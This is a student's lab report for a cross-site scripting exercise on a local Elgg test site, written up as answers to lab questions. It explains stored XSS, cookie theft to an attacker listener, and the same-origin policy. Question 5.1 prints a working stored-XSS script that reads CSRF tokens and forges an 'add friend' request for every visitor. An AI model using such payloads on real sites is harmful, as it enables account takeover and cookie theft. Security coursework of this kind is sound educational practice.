Lab 3: Cross-Site Scripting

Question 1

Xinsen Lu (xl2783).

Question 2

2.1

I embed a malicious JavaScript program in Samy's profile (see Figure 1). When Alice visits Samy's profile page, the program is executed and an alert window pops out as expected (see Figure 2).



Figure 1: Malicious JavaScript program embedded in profile



Figure 2: Malicious message posted in an alert window

It's also possible to run a JavaScript program in a standalone file (see Figure 3) by referring to it using the `src` attribute in `<script>` tag (see Figure 4). The malicious message can also be posted to whoever visiting Samy's profile successfully (see Figure 5).

Figure 3: Standalone JavaScript program file



Figure 4: Malicious JavaScript program file called in profile



Figure 5: Malicious message posted in an alert window

2.2

In the second part of 2.1, I am able to request and execute `example1.com/myscripts.js`. This is because `xsslabelgg.com` imports the JavaScript from `example1.com` when rendering the profile page, which makes `example1.com/myscripts.js` associated with the origin of `xsslabelgg.com`.

Question 3

I embed the program shown in Figure 6 to display user's cookies. When Alice views Samy's profile, Alice's cookies are displayed in the alert window as expected (see Figure 7).



Figure 6: Malicious JavaScript program embedded in profile



Figure 7: User's cookies displayed in an alert window

Question 4

4.1

I add a line of JavaScript code to the "Location" field in Samy's profile (see Figure 8), the purpose of which is send an HTTP GET request to the attacker's machine. I am able to discover that Alice's cookies shown in the alert window (see Figure 9) is the same as the attacker get from the port 5555 with IP address `127.0.0.1` (see Figure 10). Thus, the cookies from the victim's machine are stolen successfully.



Figure 8: Malicious JavaScript program embedded in profile



Figure 9: User's cookies displayed in an alert window



Figure 10: User's cookies sent to the attacker's machine

4.2

This inline JavaScript code in Samy's profile is able to access cookies bound to `xsslabelgg.com` because the JavaScript program is associated with `xsslabelgg.com`, and thus has the same origin as the DOM. Thus, when rendering the page, the website will execute that piece

of code and send an HTTP GET request with user's cookies embedded to the attacker's machine by pretending to load a image.

4.3

I am not able to steal the victim's cookies of another website stored in the victim's browser while the victim is visiting `xsslabelgg.com`. This is because cookies bound to another website like `bankofamerica.com` is only available to all its subdomains. Since `xsslabelgg.com` is not a subdomain of `bankofamerica.com`, the attacker cannot access the victim's cookies of `bankofamerica.com` when the victim is visiting `xsslabelgg.com`.

Question 5

5.1

```
<script type="text/javascript">
window.onload = function() {
    var Ajax = null;

    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // Construct the HTTP request to add Samy as a friend.
    var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" +
    ts + token;

    // Create and send Ajax request to add friend
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded
   ");
    Ajax.send();
}
</script>
```

5.2

In order to find out how a legitimate user adds a friend in `Elgg`, I log in with Alice's account and take a look at the contents of the HTTP request message when clicking the "Add friend" button on Samy's profile page (see Figure 11). With the HTTP Header Live tool, it's easy to see that add-friend HTTP request looks like
`http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1554306993&__elgg_token=F1bLBB2PZqbc50rwP44zbw`,
which consists of `http://www.xsslabelgg.com/action/friends/add?friend=47`, a time stamp `__elgg_ts` and a security token `__elgg_token`. By applying the same rule, I complete `sendurl` in the given skeleton JavaScript code, and place it in the "About me" field of Samy's profile page (see Figure 12).



Figure 11: HTTP request message of "Add friend"



Figure 12: Malicious JavaScript program embedded in profile

After signing out Samy's account, I attempt to log in with Charlie's account (see Figure 13). Both "Latest activity" in Figure 13 and "Friends" of Charlie's profile in Figure 14 show that Charlie now have no friends. However, after Charlie views Samy's profile page (see Figure 15), both the two pages in Figure 16 and Figure 17 indicate that Charlie now becomes a friend of Samy.



Figure 13: Latest activity page before the victim gets hacked



Figure 14: Profile page before the victim gets hacked



Figure 15: Victim visits attacker's profile with Malicious JavaScript program



Figure 16: Latest activity page after the victim gets hacked

